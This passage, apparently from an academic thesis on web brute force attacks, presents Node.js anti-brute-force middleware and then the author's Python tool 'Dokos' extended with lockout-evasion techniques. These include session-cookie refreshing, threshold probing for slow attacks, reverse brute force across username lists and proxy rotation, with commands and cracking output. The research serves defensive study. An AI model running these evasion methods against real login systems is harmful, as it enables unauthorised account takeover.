        // redirect for too much attempt
}

if (tooMuchAttemptedIP[ip] && (now - tooMuchAttemptedIP[ip])
    >= LOCK_TIME) {
        delete tooMuchAttemptedIP[ip];
}
```

This same implementation logic can be applied to each of the characteristics listed above, detecting redundant data and blocking requests emanating from it. Here is the code needed to retrieve these data:

- User-agent: Node.js and Express make it easy to retrieve user agents from the HTTP header in the form of a string [63]:

  ```
  const userAgent = req.headers['user-agent'];
  ```

- Cookie session ID: As explained in section 3.1.5 Session Cookies, an ID can be assigned to a session and is sent with the cookies provided with the request. The source using these cookies can therefore be identified by this ID:

  ```
  const sessionID = req.sessionID;
  ```

Drawbacks By locking the source on the basis of one of these elements, it is possible to avoid a brute force attack and permanent account blocking (DoS) by limiting the source rather than the target. However, these methods also have their shortcomings:

- **IP address**: If the adversary is located behind a proxy or NAT router, it is generally the address of this intermediary that will be sent and read by the server as the source IP address of the packet. Most of the time, the adversary's address will remain unknown. This is the principle of NAT [21], largely used with IPv4. In this way, all users behind this intermediate device will find themselves blocked if the IP of this device is listed in the dictionary. Moreover, there are a number of ways of bypassing the IP restriction: use of a VPN, the Tor (The Onion Router) network, going through multiple proxies, etc. This evasion technique will be discussed in more details in the section 4.4 Bypassing Source Locking.

- **User agent**: Blocking an adversary's user agents can also cause DoS problems in a different way: false positives. User agents are made up of various elements, including the browser or application version, the operating system and a few other pieces of data [105], e.g. `"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"`. If several thousand users are using popular browsers and OSs, it is more than likely that some of them will have the same user agent string. Legitimate users who have the same user agent as the adversary will then find themselves in a false positive position and their requests will be blocked. In addition, the adversary can falsify the user agents [83] to avoid blocking or create more false positives.

- **Cookie session ID**: Session cookies are linked to the current session and can be deleted, reinitialised or even deactivated. Open a new session will then initialize it with a fresh ID session that can be used in the next request.

- **Device fingerprinting**: Fingerprinting makes it possible to identify the source of an attack much more effectively, with a much lower risk of creating a false positive. The site `https://amiunique.org/fr` offers to estimate the rate of users having the same device fingerprinting as you, and the result is quite sufficient. This means of identification uses a combination of data such as IP address, browser header, installed plugins, versions, display settings, etc [100]. Once its size has been fixed using a hashing algorithm, this string represents a good unique identifier. Unfortunately, it is easy to break away from it. If the adversary changes any of the data making up the string (e.g. its IP address), the identifier also changes.

More generally, the adversary can also go through a botnet network and carry out a distributed attack in order to modify its geolocation and IP address with each request. This makes it very difficult to identify and block a brute force attack based on the source [88].

Source locking code available at: Source locking middleware.

3.3.3 Limited Mode

When an authentication succeeds, the HTTP code `200 OK` is generally returned to the browser so that it can be informed [29] and so that it can adapt its behaviour according to the success of the authentication: token recovery, resource recovery, etc. On the other hand, a negative response will generate an HTTP code `401 Unauthorized` or `403 Forbidden`. It is essential to keep a record of both successful and failed login attempts. Indeed, if a success is recorded in the middle of thousands of failed login attempts, it may be assumed that a brute force attack has succeeded and that the adversary has managed to find a corresponding password. Keep in mind that it could also be a legitimate user logging in during an attack. In order to avoid disturbing this user without neglecting the strange coincidence, a limited mode could be imagined by the web designer. This mode could differ according to the type of account or the application's security priorities. Here are a few typical examples of how a limited mode could be applied:

- Restrict access to sensitive data and/or the personal data of the user or the company.
- Propose a "read only"'interface that would allow the user to access the data without having the possibility of making any modifications.
- Restrict downloads and uploads in order to reduce the risk of malware infection or data leakage.

Implementation: To implement such an alert and adapt method, the server must register an HTTP status code 401 threshold violation followed by a status code 200 betraying the success of the potential attack. Here is the structure of the code for such an implementation:

- The server sends back HTTP status codes 200 or 401 if the authentication succeeds or fails:

```
if (username === "user" && password === "web") {
    return res.status(200).render('success',{title: 'Welcome'});
} else {
    return res.status(401).render('failed', {});
}
```

- After each credentials verification, the server keeps a log of each failed authentication attempt (status code 401) for each username for a period of 60 seconds:


```
if (res.statusCode === 401) {
    if (!limit401Codes[username]) {
        limit401Codes[username] = [];
    }

    limit401Codes[username].push(now);
    limit401Codes[username] = limit401Codes[username].filter(
        t => now - t < TIME_FRAME);
}
```

- However, if the connection is successful (status code 200), then the middleware checks the previous connection failure list for this username. If this list exceeds the authorised threshold, the username is added to the list of limited accounts:

```
        else if (res.statusCode === 200 &&
                  limit401Codes[username] &&
                  limit401Codes[username].length > THRESHOLD) {
            limitedAccounts[username] = true;
        }
```

- This status can then be checked by the server or application to restrict the user's actions on an account in limited mode. The account is then considered as potentially corrupted by the brute force attack and could remain in limited mode until the user has renewed the password.


Result: Applying a limited mode to an account will not block the brute force attack, and the password may be found:



```
Error: <HTTPError 401: 'Unauthorized'>
Error: <HTTPError 401: 'Unauthorized'>
Done!
Time: 1.796575 seconds [558.84 passwords/sec]
Found 1 password(s): ['web']
```

Fig 3.17. Result password found

But the attack has been detected and the account is now set in limited mode. The opponent can use the password to connect to the account but his actions may be restricted until action is taken:



Login succeeded

Welcome!

You are currently in limited mode.
Please reset your password to get full access.

Fig 3.18. Limited mode engaged

Switching the account into limited mode will minimise the impact of the success of the attack, while minimising the consequences of a false positive. A balance needs to be thought out according to the usability and security requirements of the web server or application.

Limited mode code available at: Limited mode middleware.

3.3.4 Extend Security to All Users

When a brute force attack against an account is detected, the first reaction is to secure the account by restricting access or identifying the source of the attack in order to block future requests from it. It has been discussed that it can be a challenge for the server to isolate the source from the legitimate users. In addition, it is possible for the adversary to change its IP, digital fingerprint or other identification data in order to continue its attack using a new identity. It is therefore essential to add an extra layer of security to account access. If several security methods are available and applied to the targeted account, it would be naive to defend only that specific account. Some complex evasion techniques are designed to bypass security, while others are designed to avoid triggering alerts and detection techniques. We must therefore consider that some attacks may remain undetected.

To reduce this risk of suffering an attack without detecting it, a conscientious approach is to extend security measures to all accounts (or a range of accounts) when suspicious activities are detected. The alert can be triggered according to different levels of severity and based on different characteristics such as:

- Suspicious geolocation and/or time of day
- Multiple failed connection attempts
- Various threshold limits exceeded
- Bot detection

In the same way, various appropriate reactions can then be undertaken and implemented on each account, or a selection of accounts according to severity: Captcha resolution required, secret question, MFA, stricter rate limiting and threshold, etc. This will limit the brute force attack from switching to other vulnerable accounts after it has been blocked once. This would also make it possible to prevent potential attacks that would not have been detected on other accounts in the same attack wave.

Implementation: Here is a suggested implementation that illustrates the way in which security is propagated to other user accounts:

- Let us take the example of detection mentioned several times up to now: exceeding the threshold for connection attempts to the same account. If too many attempts fail for a username, that username is added to a dictionary together with the time at which the threshold was exceeded:

```
if (loginAttemptsAccount[username].length > MAX_ATTEMPT) {
    tooMuchAttemptedAccount[username] = now;
}
```

- The username is deleted from this dictionary once the restriction period has elapsed:

```
if (now - tooMuchAttemptedAccount[username] >= LOCK_TIME) {
    delete tooMuchAttemptedAccount[username];
}
```

- As long as a username is still in the dictionary, it is considered that suspicious activity is still happening. A security measure, here CAPTCHA, is then applied for all POST requests,:

```
const hasExceededLimit =
    Object.keys(tooMuchAttemptedAccount).length > 0;
if (hasExceededLimit) {
    return captchaMiddleware(req, res, next);
}
```

- The captcha verification logic is therefore called up for each request as long as the dictionary is not empty:

```
const { captcha } = req.body;
    if (!captcha) {
        // captcha required
    }
    if (captcha !== req.session.captcha) {
        // captcha incorrect
    }
    next()  // captcha validated, request processed
}
```

Result: Spreading security measures to all accounts adds a layer of security in the event of suspicious activity. However, we must be careful about the measures we apply, so that the authentication of legitimate users is not affected excessively by the slightest alert. Various security measures can be applied depending on the level of risk detected, such as adding a delay, resolving a captcha or activating MFA (multi-factor authentication). These measures make it possible to respond appropriately to different alerts with different levels of risk.

Extend security code available at: Extend security middleware.

Chapter 4

Evastion Techniques and Bypassing Security Measures in Brute Force Attacks

In this chapter, we are exploring the various evasion techniques used to bypass the existing security measures against brute force attacks. Despite the constant evolution of defence systems, attackers have developed sophisticated strategies to bypass these protections, making attacks more difficult to detect and to stop. This chapter presents the methods used to bypass the measures in place in security systems, such as session cookie verification, slow attacks, reverse brute force attack and bypassing IP address-based blocking. Each technique is implemented and analysed to show how it can be used to bypass defences and compromise targeted authentication systems.

4.1 Bypassing Session Cookie Verification

The addition of a session cookie verification in section 3.1.5 Session Cookies makes the server ignore any request without a valid session cookie. To counter this security measure, dokos must undergo a first basic improvement: cookie management. Three conditions must be met for a cookie to be valid according to the Node.js server: it must exist, have an ID and have been initialized during an HTTP GET '/' request.

Valid cookie recovery In order to comply with the need of a valid session cookie, Dokos will send a first GET '/' request to obtain a valid cookie and store it. It can then integrate this cookie into each of its POST request, which will therefore be accepted and processed by the Node.js server.

Implementation: The *requests* module [80] is used to manage HTTP requests in python. It also offers a simple cookie management with a set of functions, which will be appreciated in this project. Here are the main code sections for implementing this session cookies handling in Dokos:

- `-init-cookie` is the argument to be added to specify the use of this feature when launching Dokos. Under this condition, the variable *SESSION* is then initialized at the begining of the attack:

```
def run():
    ...
    if ARGS.init_cookie:
        SESSION = initialize_session()
    ...
```


- `initialize_session()`: This function initializes a *Session* object from the *requests* module in order to store data relating to the current session. A GET request is then sent to the Node.js server and the response is retrieved in order to complete the initialization of the session. A valid cookie is now obtained from the server through his response:

```
def initialize_session():
    session = requests.Session()
    try:
        response = session.get(ARGS.url)
    except ...
return session
```

- `try_passwords(passwords)`: Initially, this function is used by each thread to try out a list of passwords by calling the *try_password(password)* function in a *for* loop. The function *try_password(password, session)* now takes two arguments in order to integrate the session and thus the associated session cookies.
- `try_password(password, session)`: This function tries a single password passed in argument. If a session is initialised (i.e. *–init-cookie* argument is passed as an argument when launching Dokos), the POST request is sent from the *session* Session object in order to provide the cookies from the session passed as an argument. The message indicating authentication failure is then searched for in the server response:

```
def try_password(password, session) :
    data = ...
    if session:
        response = session.post(ARGS.url, data=data)

    page = response.text
    if not ARGS.failed in page:
        # password found
```

Result: As shown in the results obtained in section 3.1.5 Session Cookies, the session cookie verification blocks Dokos requests when it does not include valid cookies in its requests. The brute force attack then fails. Adding the *–init-cookie* argument tells Dokos to first retrieve a valid cookie and then integrate it into its requests. It then results in a successful attack:




```
Trying user and password vincent ...
Error: <HTTPError 401: 'Unauthorized'>
Trying user and password [redacted] ...
Error: <HTTPError 403: 'Forbidden'>
Trying user and password hiphop ...
Error: <HTTPError 403: 'Forbidden'>
```

Fig 4.1. Result attack –init-cookie

Refresh cookie session As shown in the section 3.3.2 Source Locking, it is possible to block the source of a brute force attack by identifying it with a redundant characteristic. This characteristic could here be the session ID sent in the session cookies. This feature is added to the Node.js server in the middleware limitCookieAttempt.js (available at: limitCookieAttempt.js) which blocks requests with a specific session ID when this is the source of more than 10 failed attempts in less than a minute. The session cookie retrieved with the *–init-cookie* argument is therefore blocked after 10 successive failed attempts. Here is the command used and the result obtained:

```
dokos -l user -P .\pwd.txt -f "Login failed" --login_field username
--password_field password --init-cookie http://127.0.0.1:9200
```



```
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Done!
Time: 2.432942 seconds [412.67 passwords/sec]
Found 0 password(s): []
```

Fig 4.2. Result attack limitCookie middleware

The web server rejects requests when the source identified by a cookie ID makes too many connection attempts. I am thus integrating a session refresh mechanism into Dokos. It allows to open a new session with the server to obtain a fresh session ID. Dokos can perform this session renewal each time the current session ID is locked in order to bypass the limit imposed by the server.

Implementation: To avoid having to open a new session for each request, a precursive attack is used to estimate the threshold allowed by the server before blocking the session ID. The main attack is then launched by opening a new session every x attempts in order to integrate a valid session ID into each request. Here is a description of the code integration:

- `-refresh-cookie` is the argument to be added to specify the use of this feature when Dokos is launched. Under this condition, the *threshold* variable is initialised by calling function *determine_ threshold_ cookie()*:

```
threshold = None
if ARGS.refresh_cookie:
    threshold = determine_threshold_cookie()
```

- `try_password_get_response_code(password, session)`: As its name suggests, this function sends a POST request from the session passed as an argument and returns the HTTP status code of the response:

```
def try_password_get_response_code(password, session):
    data = ...
    response = session.post(ARGS.url, data=data)
    return response.status_code
```

- `determine_threshold_cookie()`: This function defines the precursive attack by determining the number of requests before the server blocks the session ID. The function creates a new session and calls the function *try_ password_ get_ response_ code()* in a *while* loop. For each HTTP status code 401 returned, meaning that authentication has failed, the threshold is incremented until the session ID is blocked (code 403).

```
def determine_threshold_cookie():
    threshold = 0
    session = initialize_session()

    while threshold <100:
        response_code = try_pwd_get_resp_code("randomPassword", session)
        if response_code == 401:
            threshold += 1
        if response_code == 403:
            break
        else:
            ...
    return threshold
```

Once the threshold has been determined, the main attack can begin.

- `try_passwords(passwords, threshold=None)`: This function calls the function *try_password(password, session)* to try each password in the list *passwords*. It is also the task given to the thread pool with the arguments *group* and *threshold* where *group* represents the list of passwords assigned to a thread:

  ```
  def run():
      ...
      executor = concurrent.futures.ThreadPoolExecutor(ARGS.threads)
      futures = [executor.submit(try_passwords, group, threshold)
          for group in batched(PASSWORDS, passwords_per_thread)]
          ...
  ```

  In the function `try_passwords(...)`, when the argument *–refresh-cookie* is given to Dokos, each thread initializes its own session by calling function *initialize_session()*:

  ```
  elif ARGS.refresh_cookie:
      session = initialize_session()
      ...
  ```


  Finally, the *for* loop is executed in each thread. In this loop, the passwords assigned to the thread are tried out one by one using the *try_password(password, session)* function. A variable is also incremented each time the thread makes an attempt, and when it reaches the threshold value, the thread's session is renewed so that it obtains a fresh session ID:

  ```
  ...
  attempts = 0
  for password in (passwords):
      ...
      try_password(password, session)
      attempts += 1
      if ARGS.refresh_cookie and threshold and attempts >= threshold:
          session = initialize_session()
          attempts = 0
  ```

- `try_password(password, session)`: As with the *–init-cookie* argument, the function sends a POST request from the session provided as a parameter and analyses the response to find out if the login error message is returned.


Results: Dokos is now able to determine the number of requests it can send before having to renew its session with the server. Multi-threading is still possible thanks to the management of a session and a counter specific to each thread. When the Node.js server integrates the middlewares *checkSessionCookieMiddleware* from section 3.1.5 Session Cookies and *limitCookieAttemptMiddleware* into its *app.post('/')* route, the following command displays the successful result:

```
> dokos -l user -P .\listPwd.txt -f "Login failed" --login_field username
  --password_field password --refresh-cookie http://127.0.0.1:9200
```



```
Login: user
Trying: 1004 passwords with 10 threads [101 passwords per thread]

Threshold determined: 10 attempts
Trying user and password 123456 ...
Trying user and password corvette ...
```

Fig 4.3. Determining threshold value



```
Trying user and password 1234554321 ...
Trying user and password 147147 ...
Trying user and password wolf ...
Done!
Time: 2.772945 seconds [362.07 passwords/sec]
Found 1 password(s): ['web']
```

Fig 4.4. Result attack –refresh-cookie

The primary role of session cookies is first of all to provide a statefull connection with the server for usuability reasons. Their security features are therefore limited. The server may limit the number of times a session cookie (sessionID) is used. Dokos would then just have to retrieve a fresh valid session cookie.

4.2 Slow Attack

As discussed in chapter 3 Security Measures, set a limit on the number of attempts to connect to an account is the first security measure implemented by web developers. It is also a methodology referred to by most of the recognised and influential institutions in the cybersecurity field, such as IT security Wire [41], ITSasap [40] or the well-known OWASP [74]. To limit the number of connection attempts, most mechanisms use a maximum threshold within a given time frame. When the threshold is exceeded, actions can be taken, e.g. blocking access to the account for a certain period of time or blocking the source. To bypass this blocking, Dokos may add a delay between each request to limit the number of attempts per minute. This avoids triggering a reaction from the server. This is what we might call a slow attack.

Fixed delay In the first case, it is assumed that the user knows the number of attempts per second authorised by the web server before blocking subsequent attempts. The user therefore informs Dokos of the appropriate delay to apply between each attempt in order to prevent triggering a lockout.

Implementation: To illustrate this example, I am using the Node.js server middleware *accountLockout* developed in the section 3.3.1 Simple account lockout, which blocks access to an account for a fixed period of 60 seconds after having made more than 5 attempts per minute. Here are the required steps to implement this version of the slow attack:

- The value provided by the user can take two different forms, using the following arguments:

  1. `-fixed-delay` is the argument added when the script is run to specify a fixed delay to be applied between each attempt:

```
parser.add_argument('--fixed-delay', type=float, const=1.0,
    help='Use a fixed delay (in seconds) between attempts.')
```

2. `-number-attempts` is the argument that specifies a maximum number of attempts per minute:

   ```
   parser.add_argument('--number-attempts', type=int,
       help='Use a fixed number of attempts per minute')
   ```

   These two arguments cannot be used simultaneously because they both have the same objective: to measure the delay between each attempt.


- If the value of a delay or the number of attempts is specified by the user when the script is run, then the appropriate delay is retrieved/computed:

  ```
  if ARGS.fixed_delay is not None:
      fixed_delay = ARGS.fixed_delay
  elif ARGS.number_attempts is not None:
      fixed_delay = 60 / ARGS.number_attempts
  ```

- `try_passwords(passwords, delay=None)`: This function uses the delay recorded by the user to apply it between each attempt. The function *sleep()* from module *time* introduces a pause in the execution of the program for a specified number of seconds.:

  ```
  def try_passwords(...):
      ...
      for password in passwords:
          ...
          try_password(..)
          if delay:
              time.sleep(delay)
  ```

Results: This trivial implementation makes it possible to perform a brute force attack without triggering a threshold exceedance and therefore without blocking the access. The performance of the attack will depend on the limit of attempts imposed by the web server. Actually, the Node.js server allows 5 attempts per minute. For the sake of the illustration, the attack is carried out with a list of 100 passwords and gives the following result:



```
Trying user and password austin ...
Trying user and password thunder ...
Trying user and password taylor ...
Done!
Time: 1201.356225 seconds [0.08 passwords/sec]
Found 1 password(s): ['web']
```

Fig 4.5. Result attack 5 attempts per min

We observe an average of 0.08 passwords per second, giving an average of 4.8 attempts per minute. This difference with the 5 attempts per minute given as an argument can be explained by various factors such as the processing time, script overload, thread management, etc. To attempt a list of the 100,000 most frequently used passwords with a ratio of 4.8 attempts per minute, it would take more than 20,800 minutes. This is equivalent to just over 2 weeks execution time. This level of security is not sufficient for almost all organisations and websites.

Adaptive delay Let us assume that the adversary wants to perform his attack on a large number of authentication pages (several thousand) in an automated way. It could then be very tedious for him to manually observe the maximum number of attempts accepted by the server and inform the tool. I have therefore implemented a function to automatically determine the maximum number of attempts accepted by the server.

Implementation - first attempt: My first approach was to start with a long delay and to decrement it with each attempt accepted by the web server to speed up the retries. Once the server blocked the attempts, the delay was then incremented until it returned to the minimum threshold authorised by the server. The implementation was represented as follows:

- The variable *response_ code* contained the HTTP status code of the response to the attempt. 401 indicated a failed attempt, 403 an access denied (blocked attempts) and 200 a successful attempt.
- The variable *time_frame* was the current delay applied. This was decremented for each request processed by the server and incremented once requests were blocked:

  ```
  if reponse_code == 403:          # access denied
      blocked = 1
      time.sleep(blocked_waiting) # access denied duration
      time_frame += 1
  elif reponse_code in (401,200): # request proceeded
      if time_frame > 0 and blocked == 0:
          time_frame -= 1
      time.sleep(time_frame)
  ```

  The condition *if blocked == 0* ensured that the delay would no longer decrease once the threshold was reached for the first time. This prevented periodic locking.
- Once the threshold authorised by the server had been passed, the HTTP status code was again 401 and *blocked* was set to 1. The delay was applied for the rest of the attack using the *time.sleep(time_frame)* function.

Results - first attempt: This approach was working, but had two major flaws:

1. Multiple blockings: The web server records a list of the last x attempts to verify the average ratio per minute. Attempts with a longer delay were therefore mixed with attempts with a shorter delay. When Dokos recorded a blocking of attempts, the current delay was lower than the minimum threshold authorised by the server. It was therefore necessary to accommodate several blockages while increasing the delay to the required threshold.
2. Optimisation: A threshold was finally obtained once the server no longer returned an HTTP status code 403. This threshold was well above the minimum threshold accepted by the server, also due to the average calculated by the server over the last x attempts.

An alternative would have been to make a sufficient number of attempts before decrementing the delay to check that the delay was accepted by the server on the x last attempts.

But this would involve a large number of retries before obtaining the desired threshold.

Implementation - second attempt: To overcome this problem, I influenced the number of attempts per time frame instead of the time frame per attempt. I chose to carry out this attack in two phases. The first one is used to determine the delay and uses a random password. This is to leave the password list quite "whole" and complete to make it easier to adapt to potential multithreading. Here is the implementation of the actual slow attack:

- `-adaptive-delay` is the argument to be added to specify the use of this feature when launching Dokos. If the user also specifies a fixed timeout or number of retries, this takes priority over the adaptive delay feature.

- `determine_threshold_account(LOCK_TIME)`: This function is the precursor attack of this feature, which aims to determine the maximum threshold of attempts per time window authorised by the server. I make the arbibtrary choice to take a time window of 1 minute. The function starts a brute force attack with an initial ratio of 2 passwords per minute. If the web server returns a 403 code, the last value of the ratio is used as the maximum number of attempts per minute accepted by the server:

```
attempts = 2
while attempts <= 101:
    for _ in range(attempts):
        response_code = try_pwd_get_code("random")
        if response_code == 403:     # if attempt blocked
            time.sleep(LOCK_TIME)
            return last_attempt
        time.sleep(60 / attempts)
    ...
```

- If the server does not block any requests, the *for* loop ends and the ratio (variable *attempts*) is incremented. To speed up the process (at the expense of an optimal threshold), a condition can be applied to the value of *attempts* with a larger increase:


```
    ...
    last_attempt = attempts
    if attempts < 10:
        attempts += 1
    elif attempts < 20:
        attempts += 2
    else :
        attempts += 20
return None
```

  The loop *while attempts* $<=$ *101* at the start of the function determines that if the threshold exceeds 100 attempts per minute, there is no limit on attempts and returns *None*.

- `try_passwords(passwords, delay=None)`: This function then executes the main attack, using the delay determined in the precursor attack to apply a delay between each attempt.

Results: For the current observation, I assumed that the server was using the security measure described in section 3.3.1 Account Locking. The web server blocks an account after 5 attempts in less than a minute. Here are the results when the *–adaptive-delay* argument is specified:


- The precursive attack is executed with variable *attempts* set at 2 attempts per minute, which increases with each successful round. During a round, there is a delay of $\frac{60}{attempts}$ between each attempt:



```
Start determine with 2 attempts
Start round with 2 attempts per min
Waiting 30.0 sec for next attempt
Waiting 30.0 sec for next attempt
Success round 2 attempts. Ratio increased.
Start round with 3 attempts per min
Waiting 20.0 sec for next attempt
```

Fig 4.6. Delay increasing after round completed


- Once variable *attempts* reaches a value above the server's threshold limit, an HTTP status code 403 is received. The threshold value is then defined with the value of *last_ attempt*:



```
Waiting 12.0 sec for next attempt
Success round 5 attempts. Ratio increased.
Start round with 6 attempts per min
Waiting 10.0 sec for next attempt
Waiting 10.0 sec for next attempt
Code 403 received. Threshold determined: 5 attempts per min
Trying user and password 123456 ...
```

Fig 4.7. Threshold exceeded, *last_ attempt* recovered

- An arbitrary delay *LOCK_ TIME* is awaited in order for the account to be unlocked. The main attack is then executed with a delay of the value of variable *last_ attempt*:



```
Trying user and password austin ...
Trying user and password thunder ...
Trying user and password taylor ...
Done!
Time: 1522.000659 seconds [0.07 passwords/sec]
Found 1 password(s): ['web']
```

Fig 4.8. Main attack performed with delay *last_ attempt*

We observe a lower average than when the delay is specified by the user: 0.08 passwords/sec to 0.07 passwords/sec. This is explained by the precursive attack which, in the observation, takes around 5 minutes (incrementation phase + *LOCK_ TIME*). However, this difference will tend to decrease when the number of passwords attempted increases. The performance will be close to those of the delay fix and will only cause a single block of an initially unknown duration. Nevertheless, this feature has the advantage of being automated.

Finally, there are two other key points that apply to both types of slow attack (fix and adaptive delay):

1. Multithreading is irrelevant in the current observation. If the server blocks the account in the event of an attack, the same delay between two attempts must be respected in both single thread and multithreading.
2. If a user attempts to connect even once during the precursor attack, the precursor attack will determine a sub-optimal threshold. If the user attempts to connect during the main attack, this will result in a series of false positives because the account will be blocked while the script keeps running.

In these situations, improvements can be designed, such as verifying the threshold before the main attack or detecting 403 HTTP status code during the main attack.

The slow attack is an effective way of avoiding being detected by the server by making attempts too frequently. This method can be effective if the user uses a weak password that is on a list of less than 200,000 of the most frequently used passwords. Here again, it would take almost a month to brute force the account if it allows 5 attempts per minute.

4.3 Reverse Brute Force Attack

As discussed in the section 2.2.4 Reverse Brute Force Attack, this type of brute force attack consists of attempting to use the same password for a list of usernames. This feature makes it possible to bypass security features applied to specific targets such as blocking the access to accounts after too many attempts or restrictions such as a delay between several attempts on an account.

Implementation: To implement the reverse attack, the code is similar to the classic brute force attack but rotate through different accounts rather than passwords. Some lists of the most commonly used usernames are available online. For the observation, I am using a list on Github from Miessler D. [56]. Here is a description of the implementation of the reverse brute force attack in Dokos:

- `-revers` is the argument which must be added and followed by the single password value to specify the use of this feature when running Dokos. The *–accounts* argument allows the user to provide the list of accounts being tested:

```
parser.add_argument('--reverse',
    help='Password to try on a list of accounts')
parser.add_argument('--accounts', help='File containing accounts')
```

- `try_accounts(accounts, password)`: This function then tries the list of accounts assigned to the current thread:

```
def try_accounts(accounts, password, ...)
    ...
    for account in accounts:
        ...
        account = account.strip()
        try_password(password,session,account)
        ...
```

- `try_password(...)`: This function is reused to avoid code redundancy that would appears if I had defined a new function *try_ account()*. However, some changes are necessary:

```
def try_password(password, session, account=None):
    data = {
        ARGS.login_field : account if account else ARGS.login,
        ARGS.password_field : password
    }
```

```
        response = session.post(ARGS.url, data=data)
        page = response.text
        # search in page for the login failed message
```

- `determine_threshold_cookie(...)`: To allow the user to use the *–refresh-cookie* argument from section 4.1 Refresh cookie session, this function must also be adapted:


```
    def determine_threshold_cookie(accounts=None):
        ...
        threshold = 0
        if accounts:
            account_index = 0
        while (threshold < 101):
            if accounts:
                account = accounts[account_index].strip()
                rep_code = try_pwd_get_code("randPwd", account)
            else:
                rep_code = try_pwd_get_code("randPwd")
            # increment threshold if code == 401
            ...
            if accounts:
                account_index += 1
```

  This modification makes it possible to pass a list of accounts as a parameter to the function so that the threshold can still be determined while the username is changed (using the *account_index* variable) in order to avoid triggering a blocking unrelated to cookies.

Results: To make this attack work, one of the users must use a weak or common password, which will be passed as a parameter to the attack. Thanks to the changes made to *determine_threshold_cookie()*, we can use the mechanism to refresh session cookies before they are blocked. For my observation, I assume that Node.js integrates the following middlewares:


- *accountLockout* or *accountLockoutProgressive*: It blocks the account access for a fixed or increasing period of time after a certain number of attempts.
- *checkSessionCookie* and *limitCookieAttempt*: They check the validity of session cookies and block them after a certain number of attempts.
- *limiteMode*: It imposes a limited mode when suspicious activity is detected on the account.

Here are the results of two attacks. The first is the result of a classic brute force attack as done in section 2.3.4 Launching the Brute Force Attack, but with the current script load and 2000 passwords attempted to an account. The second is the result of a reverse brute force attack with the arguments *–reverse web* and *–refresh-cookie* and a list of 5000 usernames:



```
Trying user and password bulldogs ...
Trying user and password kelsey ...
Trying user and password inside ...
Trying user and password german ...
Done!
Time: 4.412721 seconds [453.01 passwords/sec]
Found 1 password(s): ['web']
```

Fig 4.9. Result simple brute force attack



```
Trying mike123 and password web ...
Trying robinson and password web ...
Trying mattman and password web ...
Done!
Time: 10.457331 seconds [479.09 accounts/sec]
Found 1 account(s): ['user']
```

Fig 4.10. Result reverse brute force attack

Even if the size of the list is not the same, we observe that the ratio of attempts per second remains approximately the same: around 460 attempts per second. However, the reverse attack makes it possible to bypass all the security measures mentioned above because they have one common factor (except *limitCookieAttempt* middleware): they are based on the target to detect or slow down the attack and not on the source of the requests. The reverse brute force attack is therefore very powerful if no security measures are taken to block the source or to detect the attack at the first attempt as does, for example the CAPTCHA described in section 3.1.4 CAPTCHAs).

4.4 Bypassing Source Locking

The reverse brute force attack discussed in previous section shows that it was possible to regularly change to another target to avoid being blocked when a threshold was exceeded. However, the section 3.3.2 Source Locking shows that blocking the source of an attack is much more effective and prevents DoS of user accounts. To counter this security, the adversary can regularly change its source IP. This makes it more difficult for the server to identify requests from the attack and reject them.

There are various ways of changing or hiding the source of a request:

- Usage of proxies: This allows the IP address to be changed for each attempt or each group of attempts by passing through proxies. Three types of proxy are possible:

  1. Free proxies. Lists of publicly available proxies are available online, e.g. Free Proxy List [31], ProxyScrape [79]. They can be directly used but have high risks of being blocked by most servers and of being overloaded (resulting in latency and performance losses). They also present security risks and can be made available by other malicious people who will take advantage of the requests passing through their proxy.
  2. Paid proxies. Some sites offer paid services to use dedicated proxies or data centre proxies which are less likely to be blocked and more reliable because they are paid for, e.g. Bright Data [14], Free Proxy List [31].
